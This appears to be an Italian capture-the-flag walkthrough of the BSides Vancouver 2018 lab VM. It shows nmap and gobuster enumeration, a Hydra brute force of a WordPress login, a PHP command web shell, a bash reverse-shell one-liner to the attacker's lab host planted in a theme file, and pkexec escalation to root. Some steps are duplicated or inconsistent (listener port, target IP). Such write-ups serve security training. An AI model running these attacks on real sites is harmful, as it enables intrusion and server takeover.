

# BSides Vancouver: 2018 (Workshop) - WordPress

---

## BSides Vancouver: 2018 (Workshop)

---

### Fase 1: Ricognizione e Scansione (Footprinting & Scanning)

#### Identificazione del target

Effettuo una scansione della rete per cercare la macchina target

```
(kali㉿kali)-[~]  
$ nmap -sn 192.168.56.0/24  
  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 08:50 EST  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try us  
ing --system-dns or specify valid servers with --dns-servers  
Nmap scan report for 192.168.56.1  
Host is up (0.00027s latency).  
MAC Address: 0A:00:27:00:00:08 (Unknown)  
Nmap scan report for 192.168.56.100  
Host is up (0.00035s latency).  
MAC Address: 08:00:27:28:C3:30 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.101  
Host is up (0.00030s latency).  
MAC Address: 08:00:27:8A:8F:4D (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.102  
Host is up.  
Nmap scan report for 192.168.56.103  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.01 seconds
```

So che 192.168.56.102 e 192.168.56.103 sono di Kali Linux.

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group defa  
ult qlen 1000  
    link/ether 08:00:27:7d:27:11 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0  
        valid_lft 373sec preferred_lft 373sec  
    inet 192.168.56.103/24 brd 192.168.56.255 scope global secondary dynamic eth0  
        valid_lft 413sec preferred_lft 413sec  
    inet6 fe80::423e:d047:2625:5aaf/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

192.168.56.1 è il gateway.

Devo adesso capire 192.168.56.100 e 192.168.56.101 cosa sono.

Faccio una prima scansione su 192.168.56.101

```
nmap -sC -sV -A 192.168.56.101
```

```
(kali@kali)-[~]
$ nmap -sC -sV -A 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 08:54 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try us
ing --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00028s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.56.102
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 2.3.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
MAC Address: 08:00:27:8A:8F:4D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.28 ms  192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.00 seconds
```

Identificando i seguenti servizi:

- FTP (Porta 21)
- SSH (Porta 22)
- HTTP (Porta 80)

Identifico questa come la mia macchina targhet.

Procedo ad una scansione più dettagliata usando:

```
nmap -sC -sV -A -p- 192.168.56.101
```

```
(kali㉿kali)-[~]
$ nmap -sC -sV -A -p- 192.168.56.101

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 08:59 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00026s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534      4096 Mar 03 2018 public
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.56.102
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 4
|_  vsFTPD 2.3.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_ 1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_ 2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_ 256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:8A:8F:4D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1   0.26 ms  192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.59 seconds
```

Non trovo altre informaizioni utili da questa scan quindi proseguo.

## Esplorazione applicazioni web

Essendo la porta 80 aperta provo ad utilizzare Burpsuit per analizzare il traffico per eventuali web app.



Sembra riportarmi su di una pagina di default. Non avendo informazioni passo all-analisi attraverso un altro software.

## GoBuster

Uso GoBuster per trovare directory o file nascosti.

Utilizzo la prima Wordlist all'interno del programma e lo avvio.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.56.101
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index (Status: 200) [Size: 177]
/robots (Status: 200) [Size: 43]
Progress: 87664 / 87665 (100.00%)

Finished
```

Mentre attendo per questa prima scan creo una wordlist custom con alcune delle cartelle e/o file più comuni che si possono trovare su un server Apache.




The image shows a file explorer window with a dark theme. The menu bar includes 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. The toolbar contains icons for file operations: new, open, save, print, delete, copy, paste, find, and undo. The main area displays a list of files and folders, numbered 1 through 45. The file 'error\_log' at line 24 is highlighted with a dark background.

```
1 .htaccess
2 .htpasswd
3 apache
4 cgi-bin
5 htdocs
6 www
7 var
8 logs
9 config
10 admin
11 uploads
12 images
13 css
14 js
15 includes
16 backup
17 temp
18 test
19 wp-admin
20 wp-content
21 wp-includes
22 index.html
23 index.php
24 error_log
25 access_log
26 robots.txt
27 favicon.ico
28 README.txt
29 LICENSE.txt
30 install.php
31 config.php
32 db.php
33 wp-config.php
34 .htaccess
35 .htpasswd
36 phpinfo.php
37 status
38 maintenance.html
39 admin.php
40 login.php
41 logout.php
42 config.inc.php
43 backup.tar.gz
44 database.sql
45
```

Dalla scansione sembra ci sia una cartella chiamata robots

Una volta seguito trovo:



### Cosa significa:

- **User-agent:** indica che la regola si applica a tutti i motori di ricerca.
- **Disallow:** /backup\_wordpress significa che i motori di ricerca non dovrebbero scansionare la directory /backup\_wordpress. Questo potrebbe essere un'indicazione che la directory contiene dati sensibili o di backup, e il fatto che sia stata messa nel robots.txt potrebbe essere un errore di configurazione, poiché file di backup non dovrebbero mai essere esposti pubblicamente.

A questo punto provo a seguire la cartella **backup\_wordpress**.

Arrivo a trovare questa pagina

# Deprecated WordPress blog

Just another WordPress site

## [Retired] This blog is no longer being maintained

A new blog is being set up, all current posts will be migrated.  
For any questions, please contact IT administrator John.



john / March 7, 2018 / Leave a comment

## Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

admin / March 7, 2018 / 1 Comment



### RECENT POSTS

- [\[Retired\] This blog is no longer being maintained](#)
- [Hello world!](#)

### RECENT COMMENTS

- [Mr WordPress](#) on [Hello world!](#)

### ARCHIVES

- [March 2018](#)

Inizio quindi ad esplorarla.

Trovo le seguenti informazioni nell'esplorazione della pagina:

- Il blog è etichettato come obsoleto e non viene più mantenuto. Tuttavia, potrebbe contenere file di backup o altre risorse che potrebbero essere ancora utili.
- Autori:** Sono stati trovati due autori, **john** e **admin**, il che suggerisce che ci potrebbero essere account con privilegi di amministratore.
- IT Administrator John:** Il contatto menzionato (John) potrebbe essere una possibile vittima di ingegneria sociale o potresti cercare di sfruttare la sua identità per altre fasi dell'attacco.
- La data di pubblicazione più recente è Marzo 2018, quindi potrebbero esserci vulnerabilità non corrette o software obsoleto su questa macchina.

Trovo una sezione di login all'indirizzo:

`http://192.168.56.101/backup_wordpress/wp-login.php`

Tramite burpsuit faccio un test per un login manuale in modo da prendere informazioni sulla richiesta POST.

Ottingo da burpsuit:

```
log=admin&pwd=admin&wp-submit=Log+In&redirect_to=%2Fbackup_wordpress%2Fwp-admin%2F&testcookie=1
```

Che userò con hydra.

## Brute Force Hydra

Utilizzo ora Hydra e la wordlist rockyou.txt per cercare qualche password per poter accedere.


Uso il comando:

```
hydra -l john -P /usr/share/wordlists/rockyou.txt 192.168.56.101  
-V http-post-form  
'/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=  
Log+In&testcookie=1:S=Location' -t 64
```

Il risultato del Brute force:


```
[ATTEMPT] target 192.168.56.101 - login "john" - pass "russel" - 2570 of 14344399 [child 28] (0/0)  
[ATTEMPT] target 192.168.56.101 - login "john" - pass "nibbles" - 2571 of 14344399 [child 26] (0/0)  
[ATTEMPT] target 192.168.56.101 - login "john" - pass "mohamed" - 2572 of 14344399 [child 35] (0/0)  
[ATTEMPT] target 192.168.56.101 - login "john" - pass "margarida" - 2573 of 14344399 [child 46] (0/0)  
[ATTEMPT] target 192.168.56.101 - login "john" - pass "lemons" - 2574 of 14344399 [child 52] (0/0)  
[ATTEMPT] target 192.168.56.101 - login "john" - pass "johnjohn" - 2575 of 14344399 [child 17] (0/0)  
[ATTEMPT] target 192.168.56.101 - login "john" - pass "smile1" - 2576 of 14344399 [child 16] (0/0)  
[ATTEMPT] target 192.168.56.101 - login "john" - pass "manzana" - 2577 of 14344399 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.101 - login "john" - pass "apollo" - 2578 of 14344399 [child 3] (0/0)  
[80][http-post-form] host: 192.168.56.101 login: john password: enigma
```

Entro nella dashboard di wordpress





## Preparo Netcat all'ascolto



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvp 8888  
listening on [any] 8888 ...  
  
ark_getaddresses:  
known
```

## Creo ora una shell da inserire su Wordpress

```
<?php  
if ( $_SERVER['REQUEST_METHOD'] == 'POST' ) {  
    $cmd = $_POST['cmd'];  
    echo "<pre>" . shell_exec($cmd) . "</pre>";  
}  
?>
```

Per ingannare Wordpress che sia un vero plugin inserisco delle linee di codice del tema di Wordpress:

```
<?php  
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.56.102/4444 0>&1'");  
?>  
<?php  
/**  
 * The main template file  
 *  
 * This is the most generic template file in a WordPress theme  
 * and one of the two required files for a theme (the other being style.css).  
 * It is used to display a page when nothing more specific matches a query.  
 * E.g., it puts together the home page when no home.php file exists.  
 *  
 * @link http://codex.wordpress.org/Template_Hierarchy  
 *  
 * @package WordPress  
 * @subpackage Twenty_Sixteen  
 * @since Twenty Sixteen 1.0  
 */  
  
get_header(); ?>  
  
<div id="primary" class="content-area">  
    <main id="main" class="site-main" role="main">  
  
        <?php if ( have_posts() ) : ?>  
  
            <?php if ( is_home() && ! is_front_page() ) : ?>  
                <header>
```

Metto in ascolto adesso Netcat

```
(kali㉿kali)-[~]  
$ nc -lnvp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.104] 33732  
bash: no job control in this shell
```

Utilizzo uno script python:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
www-data@bsides2018:/var/www/backup_wordpress$ python -c 'import pty; pty.spawn("/bin/bash")'  
<w/backup_wordpress$ python -c 'import pty; pty.spawn("/bin/bash")'
```

Poi utilizzo

```
pkexec /bin/bash
```

```
pkexec /bin/bash  
==== AUTHENTICATING FOR org.freedesktop.policykit.exec ====  
Authentication is needed to run `/bin/bash' as the super user  
Multiple identities can be used for authentication:  
1. abatchy,,, (abatchy)  
2. ,,, (anne)  
Choose identity to authenticate as (1-2): 2  
Password: princess  
  
==== AUTHENTICATION COMPLETE ====  
root@bsides2018:~# ls a  
ls a  
ls: cannot access a: No such file or directory  
root@bsides2018:~# ls -a  
ls -a  
.      .bash_history  flag.txt      .profile     .pulse-cookie  
..     .bashrc       .mysql_history .pulse       .selected_editor
```

Entro come utente nome:

```
Multiple identities can be used for authentication:  
1. abatchy,,, (abatchy)  
2. ,,, (anne)  
Choose identity to authenticate as (1-2): 2  
Password: princess  
  
==== AUTHENTICATION COMPLETE ====  
root@bsides2018:~# ls a  
ls a  
ls: cannot access a: No such file or directory  
root@bsides2018:~# ls -a  
ls -a  
.      .bash_history  flag.txt      .profile     .pulse-cookie  
..     .bashrc       .mysql_history .pulse       .selected_editor
```

Leggo poi la flag:

```
root@bsides2018:~# cat flag.txt
```

```
cat flag.txt
```

```
Congratulations!
```

3 items

